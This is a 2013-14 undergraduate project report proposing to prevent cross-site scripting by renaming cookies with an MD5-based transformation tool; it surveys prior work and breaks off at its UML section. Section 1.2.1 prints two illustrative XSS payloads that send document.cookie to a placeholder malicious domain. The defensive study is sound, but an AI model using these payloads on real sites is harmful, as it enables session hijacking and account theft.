MIT | Academy of Engineering

A

PROJECT REPORT

ON

PREVENTION OF CROSS SITE SCRIPTING ATTACK BY DYNAMICALLY CHANGING COOKIE'S NAME

SUBMITTED BY

B80288503 JUHI SHAH
B80288557 KALYANI PATIL
B80288566 VANITA MALGE
B80288528 BHUMIKA SHARMA

GUIDED BY
Mr. ATUL S. CHOUDHARY
DEPARTMENT OF INFORMATION TECHNOLOGY
MIT ACADEMY OF ENGINEERING
ALANDI(D), PUNE
UNIVERSITY OF PUNE

2013-2014

MIT | Academy of Engineering

A

PROJECT REPORT

ON

PREVENTION OF CROSS SITE SCRIPTING ATTACK BY DYNAMICALLY CHANGING COOKIE'S NAME

Submitted By

B80288503 JUHI SHAH
B80288557 KALYANI PATIL
B80288566 VANITA MALGE
B80288528 BHUMIKA SHARMA

Guided By
Mr. ATUL S. CHOUDHARY
DEPARTMENT OF INFORMATION TECHNOLOGY
MIT ACADEMY OF ENGINEERING
ALANDI(D), PUNE
UNIVERSITY OF PUNE

2013-2014

MIT | Academy of Engineering

DEPARTMENT OF INFORMATION TECHNOLOGY

Certificate

This is to certify that,

B80288503	JUHI SHAH
B80288557	KALYANI PATIL
B80288566	VANITA MALGE
B80288528	BHUMIKA SHARMA

have successfully completed the Project entitled **"of Cross Site Scripting Attack by Dynamically Changing Cookie's Name"**, under my guidance in partial fulfillment of the requirement for the award of the Bachelors of Engineering in Information Technology of MIT Academy of Engineering by University of Pune for the academic year 2013-2014.

Date :
Place : MIT Academy of Engineering, Alandi(D)

Mr. Atul S. Choudhary
(Guide)

Prof. S M. Bhagat
(HOD,IT)

Prof. Dr. Y. J. Bhalerao
(Principal)

Acknowledgment

We take this opportunity to thank our project guide Mr. Atul S. Choudhary and Head of the Department Prof. S. M. Bhagat for their valuable guidance and for providing all the necessary facilities, which were indispensable in the completion of this project report. We are also thankful to all the staff members of the Department of Information Technology of MIT Academy of Engineering, Alandi (D).

We would also like to thank the institute for providing the required facilities, Internet access and important books.

Juhi Shah

Kalyani Patil

Vanita Malge

Bhumika Sharma

Abstract

Many web applications are security critical, since they involve real world monetary transactions, e.g. online auctions or online banking. Attackers have found new attacks to exploit vulnerabilities in these web applications. Due to the increasing amount of websites offering features contribute to rich content, and the frequent failure of web developers to properly sanitize user input, process scripting prevails as the most significant security threat to web applications. Among these attacks, cross-site scripting and request forgery attacks are which have received much attention in the recent scientific literature. Many methods are introduced in order to eradicate vulnerabilities which might lead to cross site scripting attacks. Methods which have already been introduced such as IP Mapping in which the web server maps IP addresses of the users with the cookies and denies any access that comes from invalid IP addresses. But this method has a drawback i.e. it just helps to mitigate the problem but it does not work where the users access the Internet through the web proxy. HttpOnly Attribute is a Microsoft extension; it can also be included in the cookies before being sent to the browser. With the HttpOnly attribute, the browser will deny scripting languages to access those cookies. The problem with HttpOnly attribute is that it is originally not a part of the HTTP; the browsers that are not aware of this attribute will ignore it and will consequently remain vulnerable. Secure Cookies mean that the clients and the web servers only send the cookies via the SSL connections. When using the SSL, all requests and responses are encrypted including the cookies. This can protect the cookies from sniffing whenever they are sent across the network; however this cannot protect the cookies on the browser itself. Therefore, to protect the cookie on browser side, the new method is introduced. This method contains transformation tool and implementation of this transformation tool changes cookie name and value dynamically and prevents the client from cross site scripting attack.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

In World Wide Web, web browsers and web applications communicate to each other through HTTP.The HTTP is a stateless protocol which the web browsers send requests for resources and the web applications supply those resources, no session states are retained.The web applications generally use cookies to provide a mechanism for creating stateful HTTP sessions.The cookies are supported by nearly all modern browsers and therefore allow for a great flexibility in how user sessions are managed by the web applications.For web applications that require authentication, they often use the cookies to store session IDs, and then pass the cookies to users after they have been authenticated. The cookies are stored in the users web browser. The web browser returns the cookies every time it needs to reconnect as a part of an active session and then the web application associates the cookies with the user.As the cookies can both identify and authenticate the users,this makes the cookies a very interesting target for attackers.In many cases, the attacker who can obtain valid cookies of the user session can use them to directly enter that session[1].

Cross Site Script (XSS) attack is one of popular attacks which are often used to steal the cookies using a malicious script. Cross-Site Scripting is common vulnerability in web application. It stems from a failure to handle characters with special meaning in HTML. If user-supplied input is returned to user and tags are not escaped, then an attacker can exploit this to embed malicious JavaScript in the response.

1.1 Need

XSS, or Cross Site Scripting, allows an attacker to execute code on the target website from a user's browser, often causing side effects such as data compromise, or the stealing of a user session. This can allow an attacker to impersonate a user to steal their details, or act in their place without consent[2]. This technique in place dynamically modifies cookies name field before sending it to client rendering the cookies useless for the hacker.

1.2 Basic Concept

1.2.1 Cross Site Scripting attack types

Cross-Site Scripting attacks are those attacks against web applications in which an attacker gets control of the users browser in order to execute a malicious script (usually an HTML/JavaScript4 code) within the context of trust of the web applications site. As a result, and if the embedded code is successfully executed, the attacker might then be able to access, passively or actively, to any sensitive browser resource associated to the web application (e.g., cookies, session IDs, etc.). We study in this section two main types of XSS attacks:

1. Persistent XSS attack: The attack is also known as stored attack.

2. Non-persistent XSS attack: This is attack is also known as reflected attack.

Persistent XSS:

The persistent attack can be explained as considering an example with following elements: attacker (A), set of victims browsers (V), vulnerable web application (VWA), malicious web application (MWA), trusted domain (TD), and malicious domain (MD). We split out the whole attack in two main stages. In the first stage, user A (attacker) registers itself into VWAs application. and posts the following HTML/JavaScript code as message M:

< HTML >
<title>Welcome!</title>
Hi everybody! See that picture below, that's my city, well where I come from ...
<imgsrc="city.jpg">
<script> document.images[0].src="http://www.malicious.domain/city.jpg?stolencookies="
+document.cookie; </script>
</HTML>
Content of message M

The complete HTML/JavaScript code within message M is then stored into VWA's repository at TD, and keeps ready to be displayed by any other VWA's user. Then, in a second stage, and for each victim v? V that displays message M, the associated cookie v_id stored within the browser's cookie repository of each victim v, and requested from the trust context (TD) of VWA, is sent out to an external repository of stolen cookies located at MD (malicious domain). The information stored within this repository of stolen cookies may be utilized by the attacker to get into VWA by using other user's identities[4].

As we can notice in the previous example, the malicious JavaScript code injected by the attacker into the web application is persistently stored into the applications data repository. In turn, when an application's user loads the malicious code into its browser, and since the code is sent out from the trust context of the application's web site, the user's browser allows the script to access its repository of cookies. Thus, the script is allowed to steal victim's sensitive information to the malicious context of the attacker and circumventing in this manner the basic security policy of any JavaScript engine which restricts the access of data to only those scripts that belong to the same origin where the information was set up. The use of the previous technique is not only restricted to the stealing of browser's data resources. We can imagine an extended JavaScript code in themessage injected by the attacker which simulates, for instance, the logout of the user from the application's web site, and that presents a false login form, which is going to store into the malicious context of the attacker the victim's credentials (such as login, password, secret questions/answers, and so on). Once gathered the information, the script can redirect again the ow of the application into the previous state, or to use the



Figure 1.1: Persistent XSS attack sample scenario

stolen information to perform a legitimate login into the application's web site[2].

Non-persistent XSS:

The non-persistent XSS attack, exploits the vulnerability that appears in a web application when it utilizes information provided by the user in order to generate an outgoing page for that user. In this manner, and instead of storing the malicious code embedded into a message by the attacker, here the malicious code itself is directly reflected back to the user by means of a third party mechanism. By using a spoofed email, for instance, the attacker can trick the victim to click a link which contains the malicious code. If so, that code is nally sent back to the user but from the trusted context of the applications web site. Then, similarly to the attack scenario shown in Figure 2.1, the victims browser executes the code within the applications trust domain, and may allow it to send associated information (e.g., cookies and session IDs) without violating the same origin policy of the browsers interpreter[2].

We show in Figure 1.2, a sample scenario of a non-persistent XSS attack. The elements are same as those are in the example of persistent XSS attack, i.e., an attacker



Figure 1.2: Non-persistent XSS attack sample scenario

(A), a set of victims browsers (V), a vulnerable web application (VWA), a malicious web application (MWA), a trusted domain (TD) and a malicious domain (MD). The scenario contains two main stages. In the first stage, user v is somehow convinced to browse into MWA, and he is then tricked to click into the link embedded within the following HTML/JavaScript code:

<HTML>
<title>Welcome!</title>
Click into the following <a href='http://www.trusted.domain/VWA/ <script> document.location="http://www.malicious.domain/city.jpg?stolencookies="+document.cookie;
</script>'>link.
</HTML>

When user v clicks into the link, its browser is redirected to VWA, requesting a page which does not exist at TD and, then, the web server at TD generates an out coming error page notifying that the resource does not exist[6]. Let us assume however that, because of a non-persistent XSS vulnerability within VWA, TD's web server decides to return the error message embedded within an HTML/JavaScript document, and that

it also includes in such a document the requested location, i.e., the malicious code, without encoding it. In that case, let us assume that instead of embedding the following code:
<script>document.location=”http://www.malicious.domain/city.jpg? stolencookies =”+document.cookie;</script>
It embeds the following one:
<script>document.location=”http://www.malicious.domain/city.jpg? stolencookies=” +document.cookie;</script>

If such a situation happens, v's browsers will execute the previous code within the trust context of VWA at TD's site and, therefore, that cookie belonging to TD will be send to the repository of stolen cookies of MWA at MD. The information stored within this repository may be utilized by the attacker to get into VWA by using v's identity[7].

1.2.2 Cookies

The cookies are a mechanism to provide stateful communication over the HTTP. The cookies are used to store session IDs or personal information in today's world application. The cookies are sent by the web application as a part of a response message using Set-Cookie or Set-Cookie2 header. The browser stores the cookies in its database, and includes the cookies with every subsequent request to the web application. The cookie format is shown with the help of Table 1.1.

Table 1.1: Cookie Format

Name	Domain	Path	Port	Value
SID	**www.maepune.ac.in**	/	Any	123abc

The cookie has five main fields viz. Name, Domain, Path, Port and Value. The Name field has some Value associated with it. Likewise, we have shown in the figure 1.3 that ”SID=123abc”. As the client requests for the web page the web server gives response over that request by providing the page along with the cookies. These cookies come along with some unique Values associated with them and as we said earlier that the browser stores the cookies with their values in its database, and includes the cookies with every subsequent request to the web application [8]. The browser uses Cookie header to



Figure 1.3: The web server and client exchange cookies

return the cookies, as shown in Figure 1.3.

Chapter 2

Literature Survey

2.1 Related work done

Table 2.1: Literature Survey

S.No	Title of Paper	Methods	Outcomes
1	Detecting and Prevention cross site scripting techniques.Author-Tejinder Singh. IOSR Journal of Engineering, Apr. 2012, Vol. 2(4) pp:854-857 [10]	To disallow script execution in untrusted web content a web application might take the following approaches. • Content filtering • Browser Collaboration.	This method focuses on prevention methods, giving more details especially in J2EE development environment.

2	Cross-Site Scripting Attacks in Social Network APIs.Authors-Yuqing Zhang, Xiali Wang, QihanLuo, Qixu Liu.2013 [13].	The proposed approach presents the first systematic and deep security analysis on XSS attacks in RESTful APIs in social networks. The tool is designed to automatically detect XSS vulnerabilities in APIs and discovers several serious XSS flaws in eleven popular social networks. 143 web-based apps are examined and verified the prevalence of Cross-API XSS (XAS) vulnerabilities.	The interaction among diversified Internet services has become more and more frequent due to use of RESTful APIs in social networks. API flaws have brought about new security challenges to both social networks and other Internet services.
3	Injecting comments to detect Javascript code injection attacks.Author-HossainShahriai and Mohammad Zulkernin 2011, IEEE [5]	Injected JavaScript Code Detection by using: • Comment injection • JavaScript Code feature based policy generation	This method proposes a prototype tool to inject comments in JavaScript code. The evaluation results on three Real World JSP programs showing that the proposed approach detects a subset of code injection attacks and suffers from zero false negative rates.

4	Client-Side Detection of Cross-Site Request Forgery Attacks Author-HossainShahriar and Mohammad Zulkernine 2010, IEEE [2]	Methods used to detect CSRF attack presented are: • Request Checker • Window and Form Checker • Request Differentiator • Attack detection Policy • Attack Handler Module	The mentioned method proposes the detection of CSRF attacks with the notion of visibility and checking of suspected request. This approach suffers from zero false positive and negative rates for attacks requests that retrieve or modify program states.
5	SWAP: Mitigating XSS Attacks using a reverse Proxy.Author-Peter Wurzinger, Christian Platzer, Christian Ludl, EnginKirda and Christopher Kruegel.2009, ICSE Workshop [4]	SWAP comprises a reverse proxy that intercepts all HTML responses as well as modified web browser which is utilized to detect script content.	SWAP, a server-side solution prevents each malicious response from being delivered to the client and thus effectively inhibits the attack to be carried out on the clients browser. The prototype implemented and conducted experiments show the efficiency of SWAP to successfully detect and defeat XSS attacks.

6	An Automatic Mechanism for sanitizing Malicious Injection Author-Jin-Cherng Lin, Jan-Min Chen,Cheng-Hsiung Liu ICYCS 2008, 18-20 Nov. 2008, IEEE [3]	A defence system consisting of hybrid analysis, a security gateway embedded adjustable validation function and a bypass testing framework is created for protecting websites from attack.	The mentioned method proposes an automatic mechanism choosing proper rules for validating input data accurately and implements a system which is used to prevent web sites from attacks. The diversified validation rules produced by automatic mechanism are more efficient and elastic than only one rule.
7	Automatic Creation of SQL Injection and Cross Site Scripting Attacks.Authors- Adam Kiezun, Philip J. Guo, KarthickJayaraman, Michael D. Ernst2008 [12]	The proposed approach presents an automatic technique for creating inputs that expose SQLI and XSS vulnerabilities in which the attacker crafts the input to the application to access or modify user data and execute malicious code. In the most serious attacks, an attacker can corrupt a database so as to cause subsequent users to execute malicious code. • SQL Injection • First-order XSS • Second-order XSS.	It can only generate attacks for a sensitive sink if the input generator creates an input that reaches the sink. However, effective input generation for PHP is challenging, complicated by its dynamic language features and execution model (running a PHP program of- ten generates an HTML page with forms and links that re- quire user interaction to execute code in additional les).

8	Simple cross site attack Authors-Florian kerschbaum2008 [9]	Using a gateway at the server for protecting the user site. This algorithm prevents cross-site attacks with target under explicitly started security assumptions.	Browser must send a trustworthy referrer string. Unfortunately not all browsers are configured to send to the string by default. So the conclusion is that the gateway prevents both reflected cross-site attacks and cross site request forgery attacks. No response rewriting is done.
9	Prevention of Cross-Site Scripting Attacks on Current Web Applications Authors-Joaquin Gorcia-Alfaro,Guillermo Navarro-Arribas,2007[8]	The two existing approaches for prevention of XSS attacks that can actually affect current web applications: • Filtering of web content and analysis of script • Runtime enforcement of web browsers.	The proposed approach needs the additional management like the authentication of both sides before the exchange of policies and the set of mechanisms for protection of resources at the client side should also be considered and likewise, it is necessary to manage an agreement between both server and browser-based solutions in order to efficiently circumvent the risk of XSS of current web application.

10	Noxes: A Client-Side Solution for mitigating Cross-Site Scripting Attacks Author-EnginKirda,Christopher Kruegel,Giovanni Vigna and NenadJovanovic Apr. 23-27, 2006, Dijon, France [7]	Method used is Noxes, the first Client-Side Solution to mitigate XSS attacks.Noxes acts as a web proxy and uses both manual and automatically generated rules to mitigate possible XSS attempts.Noxes effectively protects against information leakage from the users environment while requiring minimal user interaction and customization effort.	Noxes lacks SSL support. This approach protects a specific web application against XSS attacks by acting as an application-level firewall.
11	Cross Site Scripting Prevention with dynamic data tainting and static analysis.Authors-Philipp Vogt, Florian Nentwich,NenadJovanovic. 23rd March,2006 [11]	The solution presented in this paper stops XSS attacks on the client side by tracking the flow of sensitive information inside the web browser.	By modifying the popular Firefox web browser, we are able to dynamically track the flow of sensitive values on client side.

12	A proposal and implementation of automatic detection/collection system for cross site scripting vulnerability. Author-Omar ISMAIL, Masashi ETOH, Youki KADOBAYASHI, Suguru YAMAGUCHI 2004 IEEE, AINA 2004, Vol. 1. [1]	Two methods to detect XSS vulnerabilities: • Request Change Mode • Response Change Mode. If malicious script is found in response message the proxy encodes the language tag and forwards the safe response message to the client. In Request change mode an identifier or identity for parameters is used.	An effective way to detect and collect XSS vulnerabilities. Migrating the security responsibility from server side to client side have the advantage of a high performance, dedicated vulnerable detection at the client side no matter where the web servers are.
13	Specifying and Enforcing Application-Level Web Security Policies Author-David Scott and Richard Sharp 2003, IEEE [6]	A Structuring technique which helps designers abstract security policies from large Web applications. It consists of a specialized Policy Description Language (SPDL-2), which is used to program an application firewall (referred to as security gateway). Security policies are written in SPDL-2 and compiled for execution on security gateway.	The tool is useful in development process of new web applications, by abstracting the security policy from the outset. Reduces the amount of code, thereby speeding up code review process.

Chapter 3

Concept and Specification

3.1 System Architecture

The Figure 3.1 shows the architecture of system. The flow of system from start to end across all the modules is depicted in the architecture. The processing starts from the client-end, reaches server via transformation tool which consist of data cleansing filter and terminates at client-end only. The system architecture also explains the evolution process of transformation tool.

3.2 Methodology

The system comprises of three main modules i.e., the main server, transformation tool (data cleansing filter) and client. The process starts with the initial HTTP request sent by the client. The cookie gets created at the time of request sending. Before cookie reaches the main server, it gets directed towards transformation tool. The transformation tool comprises of data cleansing tool. As the request enters in transformation tool, then firstly, the data cleansing tool starts working. The task of data cleansing tool is to sanitize the data which is extracted from user input i.e., to notifying whether the tag is malicious or not after encountering the tag. If data cleansing tool finds the tag as malicious one, the request gets denied. If not, the transformation tool comes in picture.



Figure 3.1: System Architecture

The transformation tool extracts the value of authentication credentials which are stored in cookie such as cookie name and cookie value. The transformation tool changes the name of cookie using MD5 hashing. These changes get stored in transformation tool database. After these tasks of sanitizing and changing the name of cookie, the request gets forwarded to the main server. In response, the main server full fills the request[9].

3.3 Functionality

Main Server: The task of main server is to provide response for the specific request which has been asked by client. The response is further processed by the transformation engine and then forwards it to client.

Transformation Tool: This is the main module of a system. It comprises of data cleansing filter. The data cleansing filter helps to recognize the malicious requests. As the malicious request gets detected, the system will not forward that request further and it will block the user. If the request is valid, then the request gets processed further in transformation tool. In the transformation tool, it extracts the cookie name and value and generates two additional encrypted cookie names and a value using MD5 hashing algorithm which will get stored in database of the transformation tool. These newly generated cookie name and value will also get stored in browsers database.

Client: Client sends a request using any web browser. Cookies are created at the browser, which are sent along with the request. The server provides response to the client which is first processed by the transformation tool which user's knowledge.

Chapter 4

Design and Specifications

4.1 Specifications

4.1.1 External Interface Requirements

- **Hardware Interfaces** This software is developed in Java, so hardware requirement is: minimum 1 GB RAM, minimum 2 GB free disk space, dual core or faster processor.

- **Software Interfaces**
  Technology used: Java (Front-End) and Database (Back-End) such as Oracle, Excel etc. Language requirements: Java, Oracle; Client side data is stored in client side database, Server side database are stored in server side database and Transformation tool has its own database.

- **Communication Interfaces** We will be using web browser, a website, 1 client side server and a transformation tool.

4.1.2 System Features

- **System Feature 1**
  Description and Priority: There? no priority as such given in this software.

- **Stimulus/Response Sequence**
  When the user will send request to the server, it will immediately give response, but the cookies of the response page will be stored in transformation tool database and transformation tool will change the original name of the cookie and respond the duplicate name to the user.

4.1.3 Other Nonfunctional Requirements

- **Performance Requirements:**
  Our software should be able to change the cookie name faster and no delay should be experienced. The time should not differ with and without the transformation tool.

- **Safety Requirements:**
  As our software algorithm is concerned with security of web applications, there will be no harm, damage or loss that could result from the use of this software.

- **Security Requirements:**
  As the security of the transformation tool database is on the highest priority, the access to the database is given to the administrator only.

- **Software Quality Attributes:**
  Following are the software quality attributes that our software should meet:

  1. Maintainability
  2. Flexibility
  3. Reusability
  4. Reliability
  5. Testability

4.2 Data Flow Diagram (up to level 2)

Figure 4.1: DFD level 0



Figure 4.2: DFD level 1



Figure 4.3: DFD level 2

4.3 UML Diagrams

4.3.1 Sequence Diagram

